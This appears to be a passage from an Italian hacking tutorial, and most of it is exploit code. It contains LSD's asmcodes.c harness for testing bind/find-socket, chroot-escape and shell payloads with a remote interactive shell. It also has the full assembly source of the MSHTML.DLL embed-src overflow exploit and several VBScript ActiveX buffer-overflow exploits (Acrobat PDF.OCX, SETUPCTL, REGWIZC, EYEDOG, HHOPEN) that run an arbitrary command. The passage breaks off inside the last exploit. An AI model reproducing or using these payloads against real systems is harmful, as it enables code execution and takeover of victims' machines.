#include "x86-bsd"
#include "x86-linux"
#include "x86-solaris"
#include "x86-sco"

typedef struct{char *n;char *c;}asmcodes_t[9];
```

```
asmcodes_t asmcodes={
#if defined(AIX) || ( defined(X86) && ( defined(SOLARIS) || defined(SCO) ) )
    { "syscallcode",   syscallcode  },
#else
    { "",              NULL         },
#endif
    { "shellcode",     shellcode    },
    { "cmdshellcode",  cmdshellcode  },
#if !defined(BEOS) && !defined(ULTRIX)
#if defined(SOLARIS) || defined(SCO) || defined(LINUX) || defined(BSD)
    { "setuidcode",    setuidcode    },
#endif
#if defined(HPUX)
    { "setresuidcode", setresuidcode },
#endif
#if defined(IRIX) || defined(AIX)
    { "setreuidcode",  setreuidcode  },
#endif
    { "chrootcode",    chrootcode    },
#if !defined(OPENSERVER)
    { "findsckcode",   findsckcode   },
#else
    { "",              NULL          },
#endif
#if !defined(SCO)
    { "bindsckcode",   bindsckcode   }
#else
    { "",              NULL          },
#endif
#else
    { "",              NULL          },
    { "",              NULL          },
    { "",              NULL          },
    { "",              NULL          }
#endif
};

#if defined(BEOS) || defined(ULTRIX)
#define FINDSCKPORTOFS    -1
#define BINDSCKPORTOFS    -1
#define usleep(a) sleep(1)
#endif

#define is(flag)    (flags&(1<<flag))
#define block(flag) (flags&(1<<flag))
#define code(flag)  asmcodes[flag].c

#define SYSCALL 0
#define SHELL   1
#define CMD     2
#define CRED    3
#define CHROOT  4
#define FIND    5
#define BIND    6

#define _REMOTE 9

typedef struct{char state;char *follow;int flag;}pblock_t[4];

pblock_t tab={
    { 'P', "CSRFB", (1<<CRED)              },
    { 'R', "CSFB" , (1<<CHROOT)            },
    { 'F', "CS"   , (1<<FIND)|(1<<_REMOTE) },
    { 'B', "CS"   , (1<<BIND)|(1<<_REMOTE) }
};

int parseblocks(char *b){
    char c,s;int i,flag=0;s=(strlen(b)==1);
    while((c=*b++)&&*b){
        for(i=0;i<4;i++) if(c==tab[i].state) break;
        if(i==4) return(-1);
        if(strchr(tab[i].follow,*b)) flag|=tab[i].flag; else return(-1);
    }
    if(c=='S') flag|=(1<<SHELL);
    else if(c=='C') flag|=(1<<CMD); else return(-1);
    return(flag);
}
```

```
#endif
```

K.2 asmcodes.c

```
/*## copyright LAST STAGE OF DELIRIUM feb 2001 poland        *://lsd-pl.net/ #*/
/*## unix asmcodes testing facility                                         #*/

/*   this code provides the capability of testing different assembly code     */
/*   blocks in proof of concept codes                                          */
/*                                                                             */
/*   compilation:                                                              */
/*     (g)cc asmcodes.c -DSYSTEM -DPROCESSOR [-DVERSION] [-lnsl -lsocket]     */
/*   platforms:                                             files:             */
/*     -DIRIX       -DMIPS                                  ; mips-irix       */
/*     -DSOLARIS    -DSPARC                                 ; sparc-solaris  */
/*     -DHPUX       -DPARISC                                ; parisc-hpux     */
/*     -DAIX        -DPOWERPC -DV41|-DV42|-DV43             ; powerpc-aix     */
/*     -DULTRIX     -DALPHA                                 ; alpha-ultrix    */
/*     -DSOLARIS    -DX86                                   ; x86-solaris     */
/*     -DBEOS       -DX86                                   ; x86-beos        */
/*     -DLINUX      -DX86                                   ; x86-linux       */
/*     -DOPENBSD    -DX86                                   ; x86-bsd         */
/*     -DFREEBSD    -DX86                                   ; x86-bsd         */
/*     -DNETBSD     -DX86                                   ; x86-bsd         */
/*     -DOPENSERVER -DX86                                   ; x86-sco         */
/*     -DUNIXWARE   -DX86                                   ; x86-sco         */

#include <sys/types.h>
#include <sys/socket.h>
#if defined(AIX)
#include <sys/select.h>
#endif
#include <sys/time.h>
#include <netinet/in.h>
#include <netdb.h>
#include <unistd.h>
#include <stdio.h>
#include <errno.h>

#include "_asmcodes.h"

int main(int argc,char **argv){
    char buffer[1024],*b,*cmd="id";
    int i,c,n,flags=-1,port=1234,sck;
    struct hostent *hp;
    struct sockaddr_in adr;

    printf("copyright LAST STAGE OF DELIRIUM feb 2001 poland  //lsd-pl.net/\n");
    printf("unix asmcodes testing facility\n\n");

    while((c=getopt(argc,argv,"b:c:p:"))!=-1){
        switch(c){
        case 'b': flags=parseblocks(optarg);break;
        case 'c': cmd=optarg;break;
        case 'p': port=atoi(optarg);break;
        }
    }

    if(flags==-1){
        printf("usage: %s -b buffer [-p port] [-c \"cmd\"]\n%s",argv[0],
            "  where the buffer is composed of one of the following blocks:\n"
            "  S interactive shell\n"
            "  C single command (-c \"cmd\", or predefined \"id\")\n"
            "  P restore privileges\n"
            "  R escape chroot jail\n"
            "  F find socket (-p port, or default=1234)\n"
            "  B bind socket (same as for F)\n\n"
            "  valid blocks combinations:\n"
            "  S PS RS PRS FS BS PFS PBS RFS RBS PRFS PRBS\n"
            "  C PC RC PRC FC BC PFC PBC RFC RBC PRFC PRBC\n\n"
            "  blocks implemented on this platform:\n  "
        );
        for(i=1;i<9;i++) printf("%s ",asmcodes[i].n?asmcodes[i].n:"");
        printf("\n\n  example: %s -b PRFS -p 1112\n",argv[0]);
```

```
        exit(-1);
    }

    /*
     * if the find or bind codes are to be tested run simple network daemon
     * simulating a vulnerable application. the simulation is done by the means
     * of reading instructions stream from the network and then executing it.
     */
    if(is(_REMOTE)){
        if(!fork()){
            sck=socket(AF_INET,SOCK_STREAM,0);
            adr.sin_family=AF_INET;
            adr.sin_port=htons(port);
            adr.sin_addr.s_addr=htonl(INADDR_ANY);
            i=1;
            setsockopt(sck,SOL_SOCKET,SO_REUSEADDR,(void*)&i,sizeof(i));
            if(bind(sck,(struct sockaddr*)&adr,sizeof(struct sockaddr_in))<0){
                perror("error");exit(-1);
            }
            listen(sck,1);
            if((i=accept(sck,(struct sockaddr*)0,(int*)0))==-1) exit(-1);
            close(sck);sck=i;
            read(sck,buffer,sizeof(buffer));
            usleep(500000);
            if(block(BIND)) close(sck);

#if defined(AIX)
            {
            int jump[2]={(int)buffer,*((int*)&main+1)};
            sleep(1);
            ((*(void (*)())jump)());
            }
#else
            usleep(100000);
            ((*(void (*)())buffer)());
#endif
            exit(-1);
        }
        sleep(1);
    }

    /*
     * if this is remote code test, connect to the remote server, which
     * simulates vulnerable aplication.
     */
    if(is(_REMOTE)){
        sck=socket(AF_INET,SOCK_STREAM,0);
        adr.sin_family=AF_INET;
        adr.sin_port=htons(port);
        if((adr.sin_addr.s_addr=inet_addr("127.0.0.1"))==-1){
            if((hp=gethostbyname("127.0.0.1"))==NULL){
                errno=EADDRNOTAVAIL;perror("error");exit(-1);
            }
            memcpy(&adr.sin_addr.s_addr,hp->h_addr,4);
        }
        if(connect(sck,(struct sockaddr*)&adr,sizeof(struct sockaddr_in))<0){
            perror("error");exit(-1);
        }
    }

    /*
     * separate code pieces are combined into one block in the target buffer.
     * for the findsckcode the local port of the connection established with
     * a "vulnerable" server must be obtained. for bindsckcode the number
     * of port to which the listening socket is to be bound must be specified.
     */
    b=buffer;
    if(code(SYSCALL)!=NULL){
        for(i=0;i<strlen(code(SYSCALL));i++) *b++=code(SYSCALL)[i];
    }
    if(block(CRED)){
        for(i=0;i<strlen(code(CRED));i++) *b++=code(CRED)[i];
    }
    if(block(CHROOT)){
        for(i=0;i<strlen(code(CHROOT));i++) *b++=code(CHROOT)[i];
    }
    if(block(FIND)){
```

```
        i=sizeof(struct sockaddr_in);
        if(getsockname(sck,(struct sockaddr*)&adr,&i)==-1){
            struct{unsigned int maxlen;unsigned int len;char *buf;}nb;
            ioctl(sck,(('S'<<8)|2),"sockmod");
            nb.maxlen=0xffff;
            nb.len=sizeof(struct sockaddr_in);;
            nb.buf=(char*)&adr;
            ioctl(sck,(('T'<<8)|144),&nb);
        }
        n=ntohs(adr.sin_port);
        code(FIND)[FINDSCKPORTOFS+0]=(unsigned char)((n>>8)&0xff);
        code(FIND)[FINDSCKPORTOFS+1]=(unsigned char)(n&0xff);
        for(i=0;i<strlen(code(FIND));i++) *b++=code(FIND)[i];
    }
    if(block(BIND)){
        n=port;
        code(BIND)[BINDSCKPORTOFS+0]=(unsigned char)((n>>8)&0xff);
        code(BIND)[BINDSCKPORTOFS+1]=(unsigned char)(n&0xff);
        for(i=0;i<strlen(code(BIND));i++) *b++=code(BIND)[i];
    }
    if(block(SHELL)){
        for(i=0;i<strlen(code(SHELL));i++) *b++=code(SHELL)[i];
    }
    if(block(CMD)){
        for(i=0;i<strlen(code(CMD));i++) *b++=code(CMD)[i];
        for(i=0;i<strlen(cmd);i++) *b++=cmd[i];
    }
    *b=0;

    /*
     * the portion of code simulating a "vulnerability" in a program, which
     * is to be exploited locally
     */
    if(!is(_REMOTE)){
#if defined(AIX)
        {
        int jump[2]={(int)&buffer,*((int*)&main+1)};
        sleep(1);
        ((*(void (*)())jump)());
        }
#else
#if defined(ULTRIX)
        ((*(void (*)())(unsigned long long)strdup(buffer))());
#else
        usleep(100000);
        ((*(void (*)())buffer)());
#endif
#endif
        exit(-1);
    }

    /*
     * for remote test, send buffer via network socket to a simple daemon.
     * do bind reconnection whereas needed. if remote shell gets executed,
     * read commands from user, feed them to the shell and show their results.
     */
    write(sck,buffer,strlen(buffer)+1);

    if(block(BIND)){
        close(sck);
        sleep(2);
        sck=socket(AF_INET,SOCK_STREAM,0);
        adr.sin_port=htons(n);
        if(connect(sck,(struct sockaddr*)&adr,sizeof(struct sockaddr_in))<0){
            perror("error");exit(-1);
        }
    }
    if(block(FIND)){
        sleep(1);
    }

    write(sck,"uname -a\n",9);
    while(1){
        fd_set fds;
        FD_ZERO(&fds);
        FD_SET(0,&fds);
        FD_SET(sck,&fds);
```

```
        if(select(FD_SETSIZE,&fds,NULL,NULL,NULL)){
            int cnt;
            char buf[1024];
            if(FD_ISSET(0,&fds)){
                if((cnt=read(0,buf,1024))<1){
                    if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
                    else break;
                }
                write(sck,buf,cnt);
            }
            if(FD_ISSET(sck,&fds)){
                if((cnt=read(sck,buf,1024))<1){
                    if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
                    else break;
                }
                write(1,buf,cnt);
            }
        }
    }

    exit(0);
}
```

Buffer Overflow in MSHTML.DLL

Indovinate dove si rova un buffer overflow ?
Dentro alla DLL che gestisce l'interprete Micrsoft di HTML ovvero la DLL MSHTML.DLL.
In altre parole se viene fornito all'interprete uno statement del tipo :

```
<embed src="filename.AAAAAAAAAA<un certo numero di 'A'>">
```

l'indirizzo di ritorno viene sovrascritto dalla translazione in UNICODE di AAAA ovvero 0x41004100.
Il buffer overflow avviene quando l'interprete cerca di concatenare l'estensione del file con

```
"Software\Microsoft\Internet Explorer\EmbedExtnToClsidMappingOverride\"
```

tramite la funzione C wcscat().
Esiste un altro problema nel sistema di validazione e precisamente in quello che controlla se esiste un estensione.
Esistono comqunue tre problemi specifici nella scritura dell'exploit e precisaente :

1 Tutti i dati vengono convertiti in UNICODE e cioè le A vengono convertite in 0x0041.
2. L'indirizzo della shell code potrebbe essere differente in base al numero di finestre aperte
3 Ci sono differenti offset di EIP salvati all'interno dello stack quando la versione di Internet Explorer è precedente e posteriore alla IE5.5SP2.

Il primo problema ci insegna a bypassarlo CodeRed ovvero è sufficiente passare già lo shell code in UNICODE per evitare la routine di conversione.
Il secondo problema è bypassabile facendo si che l'indirizzo che andiamo a sovrascrivere è di fatto di una routine presente in una DLL in memoria a cui sarà possibile saltare indietro mediante EBP o ESP.
Abbiamo trovato un istruzione "jmp esp" (FFE4) in tutte le versioni di kernel32.dll e anche dentro ad una versione di msvcrt.dll (6.10.8924.0).
Questa versione di DLL non dipende da Internet Explorer ed è presente in qualsiasi installazione Windows.
Il terzo problema è possibile bypassarlo mediante la sovrascrittura dei vari EIPs salvati nello stack, usando un certo numero di noops e

```
call xxxx
...
```

```
xxxx:
pop ebp
```

Se vi ricordate quando abbiamo parlato dei buffer overflow uno dei problemi era quello dato dalla presenza di 0.
Qui non dobbiamo preoccuparci in quanto il tutto è già fornito come UNICODE.
Qui a seguito è riportato una shel code con degli effetti visuali.

```
;
; matrix.asm - source code for matrix.htm
;
; build:
; tasm matrix.asm /m2
; tlink matrix.obj, matrix.htm /t /3
;
; Authors:
; ERROR: bug discovery
; 3APA3A: idea and coding
; OFFliner: matrix effects and undocumented Windows API
;
; Thanx to Andrey Kolishak for indirect esp jump idea
;
; you can obtain matrix screensaver from
; http://www.security.nnov.ru/matrix
;
;
; eipjmp: overwrites saved EIP for all versions of
; mshtml.dll
; espjmp: gets control after jmp esp and calls code1
; code1: restores EIP from stack after call to ebp
; does some actions and jumps to code2
; code2: does the rest of actions

datap equ (DataTable+080h)
hKernel32 equ LoadL-datap
cCur equ StringTable-datap
SetCCH equ StringTable+4-datap
GetSH equ StringTable+8-datap
Sleep equ StringTable+12-datap
WriteC equ StringTable+16-datap
AllocC equ StringTable+20-datap
SetCDM equ StringTable+24-datap
SetCTA equ StringTable+28-datap
SetCCI equ StringTable+32-datap
WinE equ StringTable+36-datap
ExitP equ StringTable+40-datap

hStdOut equ StringTable+48-datap
dwOldMode equ cCur
conCur equ StringTable+52-datap
cls equ StringTable+56-datap
DWNumChar equ StringTable+60-datap
RegHK equ user-datap

386
_faked segment para public 'CODE' use32
       assume cs:_faked
```

```
start:
_faked ends

_main segment para public 'DATA' use32
       assume cs:_main

prefix:
        begin db 0ffh,0feh ;Unicode prefix
                db "<",0,"e",0,"m",0,"b",0,"e",0,"d",0,0dh,0
                db "s",0,"r",0,"c",0,"=",0,34,0
                db "h",0,"t",0,"t",0,"p",0,":",0,"/",0,"/",0
                db "w",0,"w",0,"w",0,".",0
                db
"s",0,"e",0,"c",0,"u",0,"r",0,"i",0,"t",0,"y",0,".",0
                db "n",0,"n",0,"o",0,"v",0,".",0,"r",0,"u",0
                db "/",0,"f",0,"i",0,"l",0,"e",0,"s",0,"/",0
                db "i",0,"e",0,"b",0,"o",0,"/",0,"X",0
                db "!(c)3APA3A"
                db 22 dup(090h)
code1:
        pop ebp
        mov esp,ebx
        xor eax,eax
dataoffset = DataTable - code2
ebpdiff = 80h + dataoffset
        mov ax,ebpdiff
        add ebp,eax ;ebp points to data

        lea eax,[ebp+user-datap]
        push eax
        mov ebx,[ebp+LoadL-datap]
        mov eax,[ebx]
        mov [ebp+LoadL-datap],eax
        call eax ;LoadLibraryA("user32.dll")
        lea ebx,[ebp+reg-datap]
        push ebx
        push eax
        mov ebx,[ebp+GetPA-datap]
        mov eax,[ebx]
        mov [ebp+GetPA-datap],eax
        call eax ;GetProcAddress(.,"RegisterHotKey")
        mov [ebp+RegHK],eax
        lea edi,[ebp+rhk-datap]
        movzx esi,byte ptr[edi]
LoopHotkey:
        inc edi
        xor eax,eax
        mov al,[edi]
        push eax
        inc edi
        mov al,[edi]
        push eax
        inc edi
        mov al,[edi]
        push eax
        xor eax,eax
        push eax
        call [ebp+RegHK]
        dec esi
        or esi,esi
        jnz LoopHotKey
```

```
        lea eax,[ebp+StringTable-datap] ;string "kernel32.dll"
        push eax
        call [ebp+LoadL-datap] ;LoadLibraryA("kernel32.dll")
        mov [ebp+hKernel32],eax ;hKernel32 =

        lea eax, [ebp+SetCCH]
        mov [ebp+cCur],eax ;*cCur = SetCCH
        lea edi,[ebp+funcnum-datap]
        movzx esi,byte ptr[edi] ;esi=funcnum
        inc edi
LoopResolve:
        push edi
        push dword ptr [ebp+Hkernel32]
        call [ebp+GetPA-datap] ;GetProcAddress(edi)
        mov ebx,[ebp+cCur]
        mov [ebx],eax ;save func address
        xor ecx,ecx
        mov cl,4
        add ebx,ecx
        mov [ebp+cCur],ebx ;cCur+=4
        not ecx
        xor eax,eax
        repnz scasb ;find \0
        dec esi
        or esi,esi
        jnz LoopResolve


        call [ebp+AllocC] ;AllocConsole()
        push eax ;nonzero if succeed
        xor eax,eax
        push eax
        call [ebp+SetCCH] ;SetConsoleCtrlHandler(NULL,TRUE)
        xor eax,eax
        not eax
        sub al,0Ah
        push eax
        call [ebp+GetSH] ;GetStdHandle(STD_OUTPUT_HANDLE)
        mov [ebp+hStdOut],eax ;hStdOut=
        lea eax,[ebp+dwOldMode]
        push eax
        xor ebx,ebx
        inc ebx
        push ebx
        push dword ptr [ebp+hStdOut]
        call [ebp+SetCDM] ;SetConsoleDisplayMode(hStdOut, 1,
&dwOldMode)
        xor ebx,ebx
        mov bl,0Ah
        push ebx
        push dword ptr [ebp+hStdOut]
        call [ebp+SetCTA]
;SetConsoleTextAttribute(hStdOut,FOREGROUND_INTENSITY|FOREGROUND_GREE
N)
        xor ebx,ebx
        mov [ebp+ConCur+4],ebx ;ConCur.bVisible = 100
        mov bl, 100
        mov [ebp+ConCur],ebx ;ConCur.dwSize = 0
        lea eax, [ebp+ConCur]
        push eax
```

```
        push dword ptr [ebp+hStdOut]
        call [ebp+SetCCI] ;SetConsoleCursorInfo(hstdOut,&ConCur)
        xor eax,eax
        mov ax,1000
        push eax
        call[ebp+Sleep] ;Sleep(1000);
        xor ebx,ebx
        mov bl, string-datap
        mov eax,ebp
        add eax,ebx
        mov [ebp+cCur],eax ;cCur = string
        mov eax,ebp
        mov bx,datap-empty_string
        sub eax,ebx
        mov [ebp+cls],eax ;set address of empty_string
LOOP1: ;do do
        xor eax,eax
        push eax
        lea ebx,[ebp+DWNumChar]
        push ebx
        inc eax
        push eax
        mov eax,[ebp+cCur]
        push eax
        push dword ptr [ebp+hStdOut]
        call [ebp+WriteC]
;WriteConsole(hStdOut,(void*)cCur,1,&DWNumChar,NULL);
        xor eax,eax
        mov al,100
        mov ecx,[ebp+cCur]
        mov bl,[ecx]
        sub bl,20
        jnz N1
        mov ax,400
N1: mov bl,[ecx]
        sub bl,8
        jnz N2
        mov ax,2100
N2: push eax
        call [ebp+Sleep] ;Sleep((*cCur=='
')?400:(*cCur=='\b')?2100:100)
        mov ecx,[ebp+cCur]
        inc ecx
        mov [ebp+cCur],ecx ;++cCur
        mov bl,[ecx]
        sub bl,9
        jnz LOOP1 ;while(*cCur!='\t');
        call [ebp+cls]
        mov ecx,[ebp+cCur]
        inc ecx
        mov [ebp+cCur],ecx ;++cCur
        mov bl,[ecx]
        sub bl,00Ah
        jnz LOOP1 ;while(*cCur!='\n');
        inc ecx
        xor eax,eax
        push eax
        lea ebx,[ebp+DWNumChar]
        push ebx
        mov al,18
        push eax
```

```
        push ecx
        push dword ptr [ebp+hStdOut]
        jmp code2


codelength = $ - begin
neednoops = 1d4h - codelength
                db neednoops dup(090h)
eipjmp:

                dd 78024e02h
                dd 78024e02h
                dd 78024e02h
                dd 78024e02h
                dw 9090h
                dd 78024e02h ;EIP for IE < 55SP2

espjmp:

                db 18 dup(090h)
        xor eax,eax ;ESP comes here
        mov ax,0170h
        mov ebx,esp
        sub ebx,eax
        call ebx

code2:
        call [ebp+WriteC]
        xor eax,eax
        mov ax,4000
        push eax
        call [ebp+Sleep]
        call [ebp+cls]
        lea eax,[ebp+cmdexe-datap]
        push eax
        push eax
        call [ebp+WinE]
        xor eax,eax
        push eax
        call [ebp+ExitP]

empty_string:
        ; some code can be pasted here
        xor eax,eax
        mov ax,1000
        push eax
        call [ebp+Sleep] ;Sleep(1000)
        xor eax,eax
        push eax
        lea ebx,[ebp+DWNumChar]
        push ebx
        mov al,30
        push eax
        lea eax,[ebp+empty-datap]
        push eax
        push dword ptr [ebp+hStdOut]
        call [ebp+WriteC]
        ret
```

```
DataTable:

        LoadL dd 780330d0h ;LoadLibraryA import table entry
        GetPA dd 780330cch ;GetProcAddress import table entry

StringTable:

                db "kernel32.dll",0
        funcnum db 10
                db "SetConsoleCtrlHandler",0
                db "GetStdHandle",0
                db "Sleep",0
                db "WriteConsoleA",0
                db "AllocConsole",0
                db "SetConsoleDisplayMode",0
                db "SetConsoleTextAttribute",0
                db "SetConsoleCursorInfo",0
                db "WinExec",0
                db "ExitProcess",0
        user db "user32.dll",0
        reg db "RegisterHotKey",0
        cmdexe db "cmd.exe",0
        rhk db 5
                db 9,1,100,01bh,1,101,13,1,102,05dh,8,103,3,2,104
        empty db 00dh,28 dup(020h),00dh,0
        string db 00dh," Wake Up, Neo...",00dh,009h,0
                db 00dh," The Matrix has you...",00dh,009h,0
                db 00dh," Follow the White
Rabbit.",00dh,008h,009h,00ah,0
                db 00dh," Knock, knock...",00dh,0

        padding db 32
suffix:
                db 34,0,">",0,00ah
        copy db "(c) 2002 by 3APA3A, ERRor, OFFLiner"

_main ends
   end start
```

Buffers Overflow a vari componenti di Windows

Esistono diversi OCX in ambiente WINDOWS che possiedono dei bugs che li rendono suscettibili di buffer overflow.

Acrobat Control for ActiveX - PDF.OCX (v1.3.188)
Setupctl 1.0 Type Library - SETUPCTL.DLL (v1, 1, 0, 6)
EYEDOG OLE Control module - EYEDOG.OCX (v1.1.1.75)
MSN ActiveX Setup BBS Control - SETUPBBS.OCX (v4.71.0.10)
hhopen OLE Control Module - HHOPEN.OCX (v1, 0, 0, 1)
RegWizCtrl 1.0 Type Library - REGWIZC.DLL (v3, 0, 0, 0)

I vari exploits sono relativi a codici HTML, quindi fate vuoi a fantasia.
Negli esempi qello che si esegue è il solito calcolatore.

PDF

```
<object classid="clsid:CA8A9780-280D-11CF-A24D-444553540000"
id="pdf"></object>
```

```
<script language="VBscript"><!--

msgbox("Adobe Acrobat OCX Buffer Overrun" + Chr(10) + "Written by Shane
Hird")

expstr =
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA"

expstr = expstr + Chr(235) 'Address in SHELL32, Win98 (7FD035EB) of JMP ESP
expstr = expstr + Chr(53) 'You may need to use a different address
expstr = expstr + Chr(208)
expstr = expstr + Chr(127)

'Stack is slightly trashed, but NOPs fix it up ok
expstr = expstr + Chr(144) + Chr(144) + Chr(144) + Chr(144) + Chr(144)

'MOV EDI, ESP
expstr = expstr + Chr(139) + Chr(252)

'ADD EDI, 19 (Size of code)
expstr = expstr + Chr(131) + Chr(199) + Chr(25)

'PUSH EAX (Window Style EAX = 1)
expstr = expstr + Chr(80)

'PUSH EDI (Address of command line)
expstr = expstr + Chr(87)

'MOV EDX, BFFA0960 (WinExec, Win98)
expstr = expstr + Chr(186) + Chr(96) + Chr(9) + Chr(250) + Chr(191)

'CALL EDX
expstr = expstr + Chr(255) + Chr(210)

'XOR EAX, EAX
expstr = expstr + Chr(51) + Chr(192)

'PUSH EAX
expstr = expstr + Chr(80)

'MOV EDX, BFF8D4CA (ExitProcess, Win98)
expstr = expstr + Chr(186) + Chr(202) + Chr(212) + Chr(248) + Chr(191)

'CALL EDX
expstr = expstr + Chr(255) + Chr(210)

'Replace with any command + 0 (automatically appended)
expstr = expstr + "CALC.EXE"

'Call exploitable method
pdf.setview(expstr)

--></script>
```

SETUPCTL

```
<object classid="clsid:F72A7B0E-0DD8-11D1-BD6E-00AA00B92AF1" id =
"setupctl">
</object>

<script language="vbscript"><!--

msgbox("Setupctl 1.0 Type Library Buffer Overrun" + Chr(10) + "Written by
Shane Hird")
expstr="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA"

expstr = expstr + Chr(235) 'Address in SHELL32, Win98 (7FD035EB) of JMP ESP
expstr = expstr + Chr(53) 'You may need to use a different address
expstr = expstr + Chr(208)
expstr = expstr + Chr(127)

'NOP for debugging purposes
expstr = expstr + Chr(144)

'MOV EDI, ESP
expstr = expstr + Chr(139) + Chr(252)

'ADD EDI, 19h (Size of code)
expstr = expstr + Chr(131) + Chr(199) + Chr(25)

'PUSH EAX (Window Style EAX = 41414141)
expstr = expstr + Chr(80)

'PUSH EDI (Address of command line)
expstr = expstr + Chr(87)

'MOV EDX, BFFA0960 (WinExec, Win98)
expstr = expstr + Chr(186) + Chr(96) + Chr(9) + Chr(250) + Chr(191)

'CALL EDX
expstr = expstr + Chr(255) + Chr(210)

'XOR EAX, EAX
expstr = expstr + Chr(51) + Chr(192)

'PUSH EAX
expstr = expstr + Chr(80)

'MOV EDX, BFF8D4CA (ExitProcess, Win98)
expstr = expstr + Chr(186) + Chr(202) + Chr(212) + Chr(248) + Chr(191)

'CALL EDX
expstr = expstr + Chr(255) + Chr(210)

'Replace with any command + 0 (automatically appended)
expstr = expstr + "CALC.EXE"
```

```
'Run exploit
setupctl.DistUnit = expstr
setupctl.InstallNow

--></script>
```

REGWIZC

```
<object classid="clsid:50E5E3D1-C07E-11D0-B9FD-00A0249F6B00" id="RegWizObj">
</object>

<script language="VbScript" ><!--

msgbox("Registration Wizard Buffer Overrun" + Chr(10) + "Written by Shane
Hird")

expstr = "/i
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA"

'We overflowed to the RET point of the stack
'No NULL's allowed so ret to <JMP ESP> in Shell32

expstr = expstr & Chr(235) 'Address in SHELL32, Win98 (7FD035EB) of JMP ESP
expstr = expstr & Chr(53) 'You may need to use a different address
expstr = expstr & Chr(208)
expstr = expstr & Chr(127)


'NOP for debugging purposes
expstr = expstr + Chr(144)

'MOV EDI, ESP
expstr = expstr + Chr(139) + Chr(252)

'ADD EDI, 19 (Size of code)
expstr = expstr + Chr(131) + Chr(199) + Chr(25)

'PUSH EAX (Window Style EAX = 41414141)
expstr = expstr + Chr(80)

'PUSH EDI (Address of command line)
expstr = expstr + Chr(87)

'MOV EDX, BFFA0960 (WinExec, Win98)
expstr = expstr + Chr(186) + Chr(96) + Chr(9) + Chr(250) + Chr(191)

'CALL EDX
expstr = expstr + Chr(255) + Chr(210)
```

```
'XOR EAX, EAX
expstr = expstr + Chr(51) + Chr(192)

'PUSH EAX
expstr = expstr + Chr(80)

'MOV EDX, BFF8D4CA (ExitProcess, Win98)
expstr = expstr + Chr(186) + Chr(202) + Chr(212) + Chr(248) + Chr(191)

'CALL EDX
expstr = expstr + Chr(255) + Chr(210)

'Replace with any command + 0 (automatically appended)
expstr = expstr + "CALC.EXE"

RegWizObj.InvokeRegWizard(expstr)

--></script>
```

EYEDOG

The following code will terminate the browser:

```
<object classid="clsid:06A7EC63-4E21-11D0-A112-00A0C90543AA"
id="eye"></object>

<script language="vbscript"><!--

msgbox("EYEDOG OLE Control module Buffer Overrun (Local Version)" + Chr(10)
+ "Written by Shane Hird")

'Padding for the exploit
expstr =
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"

'RET address (ExitProcess, BFF8D4CA)
expstr = expstr + Chr(202) + Chr(212) + Chr(248) + Chr(191)

'Call exploitable method (MSInfoLoadFile)
eye.MSInfoLoadFile(expstr)

--></script>
```

HHOPEN

This will, again, terminate the browser:

```
<object
classid="clsid:130D7743-5F5A-11D1-B676-00A0C9697233"
id="hhopen"></OBJECT>
```

```
<script language="vbscript"><!--

msgbox("hhopen OLE Control Module Buffer Overrun" + Chr(10) + "Written By
Shane Hird")

expstr="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA"

'Where the RET address appears to be, RET to ExitProcess (BFF8D4CA)
expstr = expstr + Chr(202) + Chr(212) + Chr(248) + Chr(191)

'Extra padding to trigger the overrun
expstr = expstr +
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
